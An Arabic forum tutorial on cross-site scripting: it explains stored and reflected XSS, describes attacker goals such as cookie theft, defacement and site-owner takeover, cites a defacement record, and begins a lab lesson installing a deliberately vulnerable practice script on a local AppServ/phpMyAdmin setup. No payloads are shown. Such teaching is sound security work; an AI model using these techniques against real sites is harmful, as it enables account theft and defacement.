

اهلاً وسهلاً بكم احبتي اعضاء ساحة التطوير في دراسة ثغرة! **XSS**

اولاً المقدمة

ثغرة **XSS** هي اختصار لـ **Cross site scripting** وسبب عدم كتابتها بالاختصار الصحيح **CSS** لكي لا يحدث خلط مع لغة الـ **CSS** الانيماط القياسية المعروفة **Cascading Style Sheets** وبذلك تم تسميتها! **XSS**

المواقع اصبحت تحتاج الى طرق تفاعل مع المستخدم " الزائر " ومن اساليب التفاعل هو السماح له بادراج رد وتعليق اعجاب , اوحتى وان كان السكربت يطبع مايدخله الزائر كما تفعل الكثير من السكربتات الخاصة في البحث انت تبحث عن : **ساحة التطوير** ..

طباعة المخرجات دون الفلتره هو نقطة تكوّن ثغرات الـ **XSS** وذلك لان المستخدم يمكنه ادراج اكواد **html , java script** والخ من ملحقات لغة **html** وينقذ هذا المدخل في الصفحة ، وهذا يعني تخطيه صلاحياته في الطباعة ، وكما يعلم الجميع ان ثغرات **XSS** تعد من اكثر الثغرات انتشاراً والسبب هو ان المبرمج يحتاج الى حماية المخرجات والقيام بفلترتها . .

ثغرات **XSS** لها نوعين وهما /

اولاً / ثغرات **XSS** ثابتة - مخزّنه! **Persistent - stored**

ثانياً / ثغرات **XSS** غير ثابتة - غير مخزّنه! **Non persistent - Reflected**

ثغرات **XSS** الثابتة هي اخطر من النوع الغير ثابت ، وذلك لان ثغرات **XSS** الثابتة ، مايدخله الزائر ثابت بالصفحة ، اي مايدخله مثلاً يخزّن بقاعدة بيانات السكربت ، وبذلك عند دخول موضوع يحتوي على امكانية التفاعل بالردود ، في حالة لم يكون السكربت محمي بالتأكد اي شخص يقوم بالدخول الى الموضوع سي شاهد اعمال المخترق في الصفحة . .

بعكس ثغرات الـ **XSS** الغير ثابتة ، هي النوع الاكثر انتشاراً وليس " **خطورة** " وهي التي تقوم على اساس الادخال الخاص مثلاً ، كما ذكرنا سابقاً عند البحث في المنتديات **انت تبحث عن** : **طريقة اكتشاف XSS** هنا الحالة تسمى غير ثابتة , وذلك لان ادخالك لن يخزّن في قاعدة بيانات الموقع اي في حالة الطلب يظهر لك لا اكثر ..

"وللمعلومية " ثغرات **XSS** الثابتة البعض يطلق عليها **HTML Injection** لكي يوضح انها ثغرة **XSS** مخزّنه وخطيرة ولكن التسمية ليست صحيحة فعلياً لكي تخصص لنوع معين وذلك لان النوعين تقوم على اساس حقن الاكواد . .

خطورة الثغرة كبيرة جداً في النوع الثابت ، وذلك لانه يمكن للمخترق اولاً اختراق متصفح الموقع وهذا يعني القدرة على اختراق مدير الموقع وبذلك اختراق السيرفر و كذلك تشويه الاندكس ، او حتى تغييره بشكل كامل واخيراً سرقة الكوكيز. .

قمت بتصفح موقع **zone-h** بحثاً عن اكبر الشركات في الانترنت لكي ابرهن مدى خطورة هذه الثغرة ، فوجدت شركة **microsoft** مسجله في **zone-h** وهذا هو رابط التسجيل

<http://www.zone-h.org/mirror/id/6202670>

هنا حقن المخترق كود **document.body.innerHTML** المعروف وهو الخاص في اظهار الرسالة بصفحة خاصة ، وسنتكلم عن هذا الاستغلال البسيط في دروس الاستغلال طبعاً .

كما تشاهد سابقاً ان شركة كبيرة مثل **microsoft** تم اختراقها بثغرة **XSS** وهذا يدل على خطورة الثغرة وانتشارها، واللغات المُصابة في الثغرة ، جميع اللغات المتخصصة في برمجة تطبيقات الويب مثل **ASP , Perl , PHP** والخ. .

طبعاً كما ذكرنا سابقاً ان ثغرات **XSS** خطيرة جداً ولها القدرة على تشوية الاندكس وعمل رسالة للاختراق ، وكذلك اختراق صاحب الموقع عن طريق سحب الكوكيز الخاص فيه ، والامر يصل حتى الى اختراق جهازه وجميع الزوار ، لذلك هنا نقول ان ثغرات **XSS** خطيرة جداً ولا يستهان ابداً بها . .

اعيد واكرر مره اخرى ان عدم فلتره المخرجات هي السبب الرئيسي في تكون الثغرة ، وبذلك علينا حماية المخرجات لكي لا يتمكن الزائر من حقن اكواد **html , java script** والخ في الصفحة. .

ثانياً الاكتشاف والاستغلال

اهلاً وسهلاً بكم احبتي اعضاء ساحة التطوير في درس استغلال واكتشاف ثغرة! **XSS**

بعد المقدمة تعلمنا سابقاً ، ماهي انواع الثغرة ومدى خطورتها وماذا يمكن ان يفعل المخترق بواسطة الثغرة ، حان الوقت للتطبيق العملي على ما ذكرناه سابقاً ، لكي تكون فرصة ترقية الثغرة كبيرة نتيجة تعلمنا طرق الاستغلال والاكتشاف. .

وذكرت لكم في ان لكل ثغرة لايد من برمجة سكربت نقوم بالتطبيق عليه في بيئته السيرفر المحلي ، وكذلك نقوم بترقيعه والتأكد من سلامة الترقية ، وطبعاً سكربت الـ **XSS** تم برمجته وفقاً للانواع المذكورة سابقاً **ثابت وغير ثابت** اي مخزّن وغير مخزّن ، وطبعاً لايد ان اذكر ان طرق الاستغلال طرحت لكي نختبر الحماية في المستقبل للثغرة ، وكذلك نكون في علم بطرق الاستغلال التي قد يستغلها المخترق. .

اولاً تحميل السكريبت .

<http://www.mediafire.com/?v0fvjdz8zofssj4>

قبل الدخول في شرح تنصيب السكريبت , التعليق موجود على جميع الصفحات ..

```
<!-------
////////////////////////////////////
// [ NassRawI ] تم الكتابة من قبل نصر اوي //
// D99Y.com فريق ساحة التطوير //
// هذا العمل مجاني وقابل للتعديل والنسخ //
// والهدف منه هو تطوير مستوى الحماية العربية //
// والحقوق محفوظة لكل عربي مسلم //
// لا ترموني دائماً من دعائكم //
// وتذكروا ان ساحة التطوير للهكر الاخلاقي //
////////////////////////////////////
----->
```

اتمنى وصلت المعلومه ، الان نقوم سريعاً بالدخول الى طريقة التنصيب ..

AppServ Open Project 2.5.10 - موزيلا فايرفوكس

مساعدة | أرواح | علامات | أرواح | عرض | أرواح | نجور | عرض | أرواح | مساعدة

AppServ Open Project 2.5.10

http://localhost/

The AppServ Open Project - 2.5.10 for Windows

phpMyAdmin Database Manager Version 2.10.3
PHP Information Version 5.2.6

About AppServ Version 2.5.10 for Windows
 AppServ is a merging open source software installer package for Windows includes :

- Apache Web Server Version 2.2.8
- PHP Script Language Version 5.2.6
- MySQL Database Version 5.0.51b
- phpMyAdmin Database Manager Version 2.10.3

- ChangeLog
- README
- AUTHORS
- COPYING
- Official Site : <http://www.AppServNetwork.com>
- Hosting support by : <http://www.AppServHosting.com>


Change Language :

developmental


 ساحة التطوير

 WWW.D99Y.COM

نقوم بالدخول الى **phpMyAdmin** !




نقوم بعمل قاعدة بيانات جديد باسم! **xss**



بعد التكوين نقوم باختيار **القاعدة** من القائمة ..




نقوم بالضغط على **import** لاستيراد قاعدة البيانات . .



